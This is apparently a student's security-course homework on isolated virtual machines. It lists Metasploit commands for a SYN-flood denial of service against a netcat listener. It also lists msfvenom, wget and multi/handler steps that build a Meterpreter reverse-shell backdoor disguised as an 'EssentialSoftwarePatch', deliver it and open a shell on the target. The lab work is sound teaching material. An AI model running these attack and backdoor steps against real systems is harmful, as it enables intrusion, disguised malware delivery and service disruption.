Hunter Donald hzd0011
Comp 5370 Homework2


DoS commands used:

1) “ifconfig” in Metasploitable to get the target IP address
2) “nc -l -p 10010” in Metasploitable to start a netcat server on port 10010
3) “nc 192.168.1.7 10010” in Ubuntu to connect to the Metasploitable netcat server created in the above step.
4) “msfconsole” in Kali to star the Metasploit framework console
5) “search synflood” in msfconsole to search for the location of the synflood exploit
6) “use auxiliary/dos/tcp/synflood” in msfconsole to use the synflood exploit
7) “show options” in msfconsole to show the parameters used in the synflood exploit
8) “set RHOSTS 192.168.1.7” in msfconsole to set the RHOSTS parameter to the target IP address
9) “set RPORT 10010” to set the target port to the port used in the netcat session created in step 2
10) “exploit” in msfconsole to run the synflood exploit
11) “tcpdump -i eth0 dst 192.168.1.7 -w packets.pcap” in a new kali terminal to capture the packets being sent to the target IP address and save in a log file called “packets.pcap”
12) “ls -ll” in the Kali terminal to show the size of the packets.pcap file
13) I then opened the packets.pcap file in wireshark to see the contents. The types of packets being sent were SYN packets which start the three-way handshake protocol that TCP connections use. These packets had headers but were otherwise empty.
14) While the exploit was running, Metasploitable and Ubuntu were still able to communicate if the netcat session was created before the exploit was run. However, if I created a netcat session while the exploit was running, there was no communication between Metasploitable and Ubuntu. As suggested, I tried this on the host-only network as well and was still able to communicate even if I created the netcat session while the exploit was running.


Hunter Donald hzd0011

Comp 5370 Homework2

DoS screenshots:




msfconsole screenshot




msfconsole screenshot

Hunter Donald hzd0011
Comp 5370 Homework2




Wireshark screenshot of log file contents




Kali screenshot of capturing packets and the packets.cpap file size

Hunter Donald hzd0011
Comp 5370 Homework2



Metasploitable screenshot showing communication possible unless the netcat session was created while the exploit was running.



Ubuntu screenshot showing communication possible unless the netcat session was created while the exploit was running.


Hunter Donald hzd0011
Comp 5370 Homework2

Backdoor commands used (commands were used in Kali unless stated otherwise):


1) Ifconfig to get kali's IP address
2) "msfvenom -p linux/x86/meterpreter/reverse_tcp/ LHOST=192.168.1.6 LPORT=10010 -f elf > "hunterDonald-EssentialSoftwarePatch".elf" to create the backdoor
3) "apache2ctl start" to start the apache server
4) "systemctl status apache2" to check that the server started
5) "cp hunterDonald-EssentialSoftwarePatch.elf /var/html/www" to copy the file to the server root directory
6) "wget http://192.168.1.6/hunterDonald-EssentialSoftwarePatch.elf" from Metasploitable terminal to download the malware
7) "chmod ugo=rwx hunterDonald-EssentialSoftwarePatch.elf" from Metasploitable terminal to make the file readable, writable, and executable for everyone
8) "msfconsole" to start the Metasploit framework
9) "search handler" to search for handler
10) "use exploit/multi/handler" to use the handler exploit
11) "search reverse_tcp" to search for the reverse_tcp payload
12) "set payload linux/x86/meterpreter/reverse_tcp" to use the payload
13) "show options" to see the parameters that need to be set
14) "set LHOST 192.168.1.6" to set the LHOST parameter to Kali's IP address
15) "set LPORT 10010" to set the listening port to the same as in the malware
16) "./hunterDonald-EssentialSoftwarePatch.elf" from Metasploitable terminal to run the malware
17) "exploit" to run the exploit
18) "sysinfo" to show the system information
19) "ifconfig" to show the IP addresses of the connected interfaces
20) "arp" to show the ARP cache
21) "ps" to show the list of processes and to see if the malware is running
22) "shell" to create a command shell for metasploitable from meterpreter

Hunter Donald hzd0011
Comp 5370 Homework2

Backdoor screenshots:




Exploit running



Results

Hunter Donald hzd0011
Comp 5370 Homework2



Metasploitable terminal